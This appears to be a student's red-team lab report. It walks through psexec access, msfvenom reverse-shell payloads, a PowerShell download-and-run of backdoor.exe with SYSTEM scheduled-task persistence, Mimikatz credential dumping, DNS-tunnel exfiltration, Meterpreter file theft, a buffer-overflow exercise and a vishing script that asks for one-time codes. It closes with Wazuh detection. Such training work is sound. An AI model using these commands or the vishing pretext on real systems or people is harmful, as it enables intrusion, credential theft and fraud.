$ python3 /usr/share/doc/python3-impacket/examples/psexec.py "Ajay Pratap Singh":NewPassword123@192.168.1.44
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.1.44.....
[*] Found writable share ADMIN$
[*] Uploading file SHPMshLe.exe
[*] Opening SVCManager on 192.168.1.44.....
[*] Creating service GOWZ on 192.168.1.44.....
[*] Starting service GOWZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.26100.5074]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32> whoami
nt authority\system

C:\Windows\System32> hostname
DESKTOP-4V2J8CB

C:\Windows\System32> 
```

Fig 4.3 Exploitation

Payload Creation through msfvenom for creating backdoor.exe

```
ajay@kali: ~/Desktop/CyArt

(ajay@kali)~/Desktop/CyArt
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.58 LPORT=4444 -f exe -o backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: backdoor.exe

(ajay@kali)~/Desktop/CyArt
$ ls
backdoor.exe  calc.exe  Day3  Day4.1  Day5  error.log  ftp_scan.txt  output.exe  PyPhisher  sub.txt  suspicious_powershell.yml  venv  vsftpd_attack.pcap

(ajay@kali)~/Desktop/CyArt
$ 
```

Fig 4.4 Backdoor.exe creation

Command – *msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.58 LPORT= 4444 -f exe -o backdoor.exe*

Reverse Shell

First listening port

Nc -lvnp 4444

Then uploading backdoor in windows

After that creating persistence task as SYSTEM



Schtasks /create /sc onstart /tn "Updater" /tr "C:\Users\Public\backdoor.exe" /ru SYSTEM

```
ajay@kali: ~/Desktop/CyArt
[ajay@kali]~/Desktop/CyArt
$ python3 /usr/share/doc/python3-impacket/examples/psexec.py "Ajay Pratap Singh":NewPassword123@192.168.1.44
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Requesting shares on 192.168.1.44.....
[*] Found writable share ADMIN$
[*] Uploading file cckbPflw.exe
[*] Opening SVCManager on 192.168.1.44.....
[*] Creating service oHcp on 192.168.1.44.....
[*] Starting service oHcp.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.26100.5076]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32> powershell -c "invoke-WebRequest -Uri 'http://192.168.1.58:8080/backdoor.exe' -OutFile 'C:\Users\Public\backdoor.exe'"

C:\Windows\System32> C:\Users\Public\backdoor.exe

C:\Windows\System32> schtasks /create /sc onstart /tn "Updater" /tr "C:\Users\Public\backdoor.exe" /ru SYSTEM
SUCCESS: The scheduled task "Updater" has successfully been created.

C:\Windows\System32> schtasks /query /tn "UPDATER"

Folder: \
TaskName      Next Run Time      Status
-----
UPDATER       N/A                Ready

C:\Windows\System32> schtasks /run /tn "Updater"
SUCCESS: Attempted to run the scheduled task "Updater".

C:\Windows\System32> 
```

Fig 4.5 Shows net-cat getting connected and scheduled task for persistence

5. Social Engineering

In this task we have simulate a controlled social engineering exercise by using tools to gather information on a phone number and create a mock Vishing scenario.

Tool Used: PhoneInfoga OSINT tool to scan phone numbers

Maltego : Making relationship between phone numbers and links

First we have pull phoneinfoga docker image:

Command : *sudo docker pull sundowndev/phoneinfoga:latest*

And then we have to start the app by

sudo docker run -p 8080:8080 sundowndev/phoneinfoga serve -p 8080



Access the interface at <http://localhost:8080>

And conduct a test I have taken phone number phone generator.




Fig 5.1 List of number





Fig 5.2 Information of number

Phone number selected: +1 6693168882



And make relation with the number of website connected to it.





Vishing Simulation

This number is connected to yellow page so we can use it as a Fraud Prevention Unit at Yellow page

Script We used:

“Hello, this is Shyam calling from the Fraud Prevention Unit at Yellow Page. We’ve detected unusual activity on your account associated with this number. To secure your funds, I need you to confirm your most recent transaction and verify the one-time security code just sent to your registered phone.”

In the simulated role-play, the victim hesitated initially but disclosed partial information under pressure. The presence of the attacker’s number on Spytox and YellowPages.ca added credibility to the pretext, demonstrating how OSINT sources can be misused to enhance social engineering attacks.

Log Entry:

Attempt	Pretext Used	Attacker Number	Target Response	Notes
1	Fraud Prevention Unit	+1 669-316-882	Shared partial account details	OSINT linked number improved .



6. Exploit and Development basics

The objective of this exercise was to analyze and exploit a binary vulnerability in a controlled lab environment. Using tools such as strings, radare2, and GDB, the goal was to identify insecure code constructs, demonstrate abnormal behavior through buffer overflow, and provide mitigation recommendations.

Tools Used: GDB, radare2, strings


The following steps were performed:

- Compilation of vulnerable program using unsafe input handling (`scanf("%s", buffer)`) with stack protections disabled.
- Static analysis using strings and radare2 to locate user-input functions and identify unsafe constructs.
- Dynamic analysis using GDB to monitor program execution, observe stack behavior, and test with oversized input.
- Proof of Concept (PoC) demonstration showing program crash due to buffer overflow.

Firstly there is vuln.c program is there :



```
Apps  Places

Open ▾ 

1 #include <stdio.h>
2 #include <string.h>
3
4 void vulnerable_function() {
5     char buffer[64];
6     printf("Enter some text: ");
7     scanf("%s", buffer); // also unsafe
8     printf("You entered: %s\n", buffer);
9 }
10
11 int main() {
12     vulnerable_function();
13     return 0;
14 }
15
```

Fig 6.1 Vuln.c

Now We inspect strings in binary.

Running `strings vuln | head -n 20` revealed:

- Linking to libc (libc.so.6) with functions like `scanf` and `printf`.
- Human-readable prompts:
 - "Enter some text:"
 - "You entered: %s"
- Compiler metadata: GCC 14.2.0 on Debian.



```
(ajay@kali)-[~/Desktop/CyArt/c]
$ strings vuln | head -n 20
/lib64/ld-linux-x86-64.so.2
__libc_start_main
__cxa_finalize
printf
__isoc99_scanf
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
Enter some text:
You entered: %s
;*3$"
GCC: (Debian 14.2.0-19) 14.2.0
Scrt1.o
__abi_tag
```

Fig 6.2 Strings

Now we use gdb for discovering the function

And info functions.

Fig 6.3 gdb function

The binary crashed with a segmentation fault, confirming that oversized input exceeded buffer boundaries and corrupted stack memory.

Fig 6.4 buffer overflow

Offset = 76 byte reach to save return address.



- The function `vulnerable_function` allocates a **64-byte stack buffer**.
- User input is read using `scanf("%s", buffer)`.
- No bounds check is present, making the buffer susceptible to overflow.



This exercise demonstrated the process of analyzing and exploiting a buffer overflow in a controlled lab environment. Using strings, radare2, and GDB, it was possible to



identify unsafe functions, observe buffer overflow at runtime, and confirm program crashes with oversized input.

7. Post-Exploitation and Exfiltration

In this lab we have to extract credentials from a windows VM using Mimikatz
And simulate data exfiltration through DNS tunneling


Tools : Mimikatz,tcpdump

Running Mimikatz

Install Mimikatz from github latest

Then Run as Admin

After that use command `privilege::debug`



```
mimikatz 2.2.0 x64 (oe.eo)

#####.  mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz # lsadump::lsa /patch
ERROR kuhl_m_lsadump_lsa_getHandle ; OpenProcess (0x00000005)

mimikatz #
```

Fig 7.1 Mimikatz



Then we use lsadump

```
mimikatz # lsadump::sam
Domain : DESKTOP-184UT40
SysKey : 167ccc877933d74c3cf6f253bb7823e5
ERROR kull_m_registry_OpenAndQueryWithAlloc ; kull_m_registry_RegOpenKeyEx KO
ERROR kuhl_m_lsadump_getUsersAndSamKey ; kull_m_registry_RegOpenKeyEx SAM Accounts (0x00000005)
```

Fig 7.2 lsadump::sam

Also we use token::elevate

```
mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

1192 {0;000003e7} 1 D 73845 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;00057efb} 1 F 11891821 DESKTOP-4V2J8CB\Ajay Pratap Singh S-1-5-21-3029045385-181532478-1101399575-1000 (16g,24p) Primary
* Thread Token : {0;000003e7} 1 D 12178373 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)
```

Fig 7.3 token

Data Exfiltration via DNS tunnelling

We create a file in Kali

Then now we try sending.txt file to windows from terminal

```
(ajay@kali)-[~]
└─$ sudo tcpdump -i any udp port 53 -n
tcpdump: WARNING: any: That device doesn't support promiscuous mode
(Promiscuous mode not supported on the "any" device)
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
19:34:11.343231 eth0 In IP 192.168.1.44.64608 > 192.168.1.58.53: 1+ PTR? 58.1.168.192.in-addr.arpa. (43)
19:34:11.343941 eth0 In IP 192.168.1.44.64609 > 192.168.1.58.53: 2+ A? payslip2025.attacker.lab. (42)
19:34:11.344277 eth0 In IP 192.168.1.44.64610 > 192.168.1.58.53: 3+ AAAA? payslip2025.attacker.lab. (42)
19:34:11.359094 eth0 In IP 192.168.1.44.64611 > 192.168.1.58.53: 1+ PTR? 58.1.168.192.in-addr.arpa. (43)
19:34:11.359956 eth0 In IP 192.168.1.44.64612 > 192.168.1.58.53: 2+ A? admin123.attacker.lab. (39)
19:34:11.360366 eth0 In IP 192.168.1.44.64613 > 192.168.1.58.53: 3+ AAAA? admin123.attacker.lab. (39)
19:34:11.384068 eth0 In IP 192.168.1.44.64614 > 192.168.1.58.53: 1+ PTR? 58.1.168.192.in-addr.arpa. (43)
19:34:13.386387 eth0 In IP 192.168.1.44.54721 > 192.168.1.58.53: 2+ A? finance_data.attacker.lab. (43)
19:34:13.386782 eth0 In IP 192.168.1.44.54722 > 192.168.1.58.53: 3+ AAAA? finance_data.attacker.lab. (43)
```

Fig 7.4 file sending



8. Capstone Project

Objective: Simulate a realistic breach from reconnaissance to exfiltration. Generate alerts in a centralized monitoring system for Recon, Exploit, and Exfiltration. Test detection capability for unauthorized file transfers and PowerShell activity.

Tools and environment:

Windows Vm : 192.168.1.44

Kali: 192.168.1.58

Nmap, metasploit, wazuh, scp

First we scan our Windows vm with nmap to find the open ports.

```
(ajay@kali)-[~]
$ nmap -sS -sV -p 1-1000 192.168.1.44
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-12 13:47 IST
Nmap scan report for 192.168.1.44
Host is up (0.00032s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_9.5 (protocol 2.0)
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
MAC Address: 74:56:3C:40:FF:DB (Giga-byte Technology)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.48 seconds

(ajay@kali)-[~]
$
```

Fig8.1 Nmap Result

After that we will create payload from metasploit

We use msfvenom

Payload reverse_tcp and use our LHOST and LPORT



```
(ajay@kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.58 LPORT=4444 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Fig 8.2 Payload Creation

After that we will send our payload to our windows vm .

```
(ajay@kali)-[~]
$ scp payload.exe "Ajay Pratap Singh"@192.168.1.44:'/Users/Ajay Pratap Singh/Download'
Ajay Pratap Singh@192.168.1.44's password:
payload.exe
(ajay@kali)-[~]
$
```

Fig 8.3 Payload send




Fig 8.4 Payload in folder

Now our next step is exploitation

So we use metasploit and use our payload and exploit.

We use payload

Windows/meterpreter/reverse_tcp



And exploit Multi/handler

```
msf6 exploit(multi/handler) > set PAYLOAD 1374
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.58
LHOST => 192.168.1.58
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.58:4444
[*] Sending stage (177734 bytes) to 192.168.1.44
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] Meterpreter session 1 opened (192.168.1.58:4444 -> 192.168.1.44:64389) at 2025-09-12 14:39:08 +0530

meterpreter > getuid
Server username: DESKTOP-4V2JBCB\Ajay Pratap Singh
```

Fig 8.5 Setting payload

After that we have to run payload so we get the access .
Now we will download file from windows.

```
msf6 exploit(multi/handler) > set PAYLOAD 1374
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.58
LHOST => 192.168.1.58
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.58:4444
[*] Sending stage (177734 bytes) to 192.168.1.44
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] Meterpreter session 1 opened (192.168.1.58:4444 -> 192.168.1.44:64389) at 2025-09-12 14:39:08 +0530

meterpreter > getuid
Server username: DESKTOP-4V2JBCB\Ajay Pratap Singh
meterpreter > cd C:\Users\Public
meterpreter > pwd
C:\Users\Public
meterpreter > ls
Listing: C:\Users\Public
-----
Mode                Size      Type       Last modified          Name
-----
040555/r-xr-xr-x    0      dir       2025-08-13 16:41:09 +0530 AccountPictures
040555/r-xr-xr-x   8192      dir       2025-08-18 23:14:36 +0530 Desktop
040555/r-xr-xr-x   4096      dir       2025-08-28 00:23:17 +0530 Documents
040555/r-xr-xr-x    0      dir       2019-12-07 14:44:54 +0530 Downloads
040777/rwxrwxrwx    0      dir       2025-05-09 13:09:20 +0530 Foxit Software
040555/r-xr-xr-x    0      dir       2025-06-26 14:48:06 +0530 Libraries
040555/r-xr-xr-x    0      dir       2019-12-07 14:44:54 +0530 Music
040555/r-xr-xr-x    0      dir       2019-12-07 14:44:54 +0530 Pictures
040555/r-xr-xr-x    0      dir       2019-12-07 14:44:54 +0530 Videos
100666/rw-rw-rw-   174      fil       2024-04-01 22:54:04 +0530 desktop.ini
040777/rwxrwxrwx    0      dir       2025-03-04 21:58:37 +0530 mod-io
100666/rw-rw-rw-   9588      fil       2025-09-12 12:39:39 +0530 systeminfo_before.txt
100666/rw-rw-rw-    24      fil       2025-08-13 17:02:27 +0530 test.txt
100666/rw-rw-rw-    70      fil       2025-09-12 12:39:49 +0530 test_time.txt

meterpreter > download systeminfo_before.txt
[*] Downloading: systeminfo_before.txt -> /home/ajay/systeminfo_before.txt
[*] Downloaded 9.26 kBs of 9.36 kBs (100.0%); systeminfo_before.txt -> /home/ajay/systeminfo_before.txt
[*] Completed : systeminfo_before.txt -> /home/ajay/systeminfo_before.txt
meterpreter > []
```

Fig 8.6 Downloading file

Wazuh logs


First we download the ova file of wazuh and start the server.

After that we have to add the client and install on the windows.

After we have to check the logs after downloading so we see the activity

Fig 8.7 Wazuh Logs

Fig 8.8 Downloading file at time of logs





Conclusion

The red team engagement successfully demonstrated the end-to-end attack chain, beginning with reconnaissance and phishing to gain initial access, followed by exploitation and post-exploitation actions. On the blue team side, Wazuh proved effective in capturing critical events such as suspicious login attempts and abnormal process activity originating from the Kali attacker machine. These detections highlight the importance of endpoint monitoring and log correlation in identifying malicious behavior. However, the exercise also showed that sophisticated evasion techniques, like payload obfuscation, can reduce visibility and bypass basic detection. Overall, the task emphasized the value of proactive monitoring, continuous threat hunting, and improved alert tuning in strengthening an organization's security posture.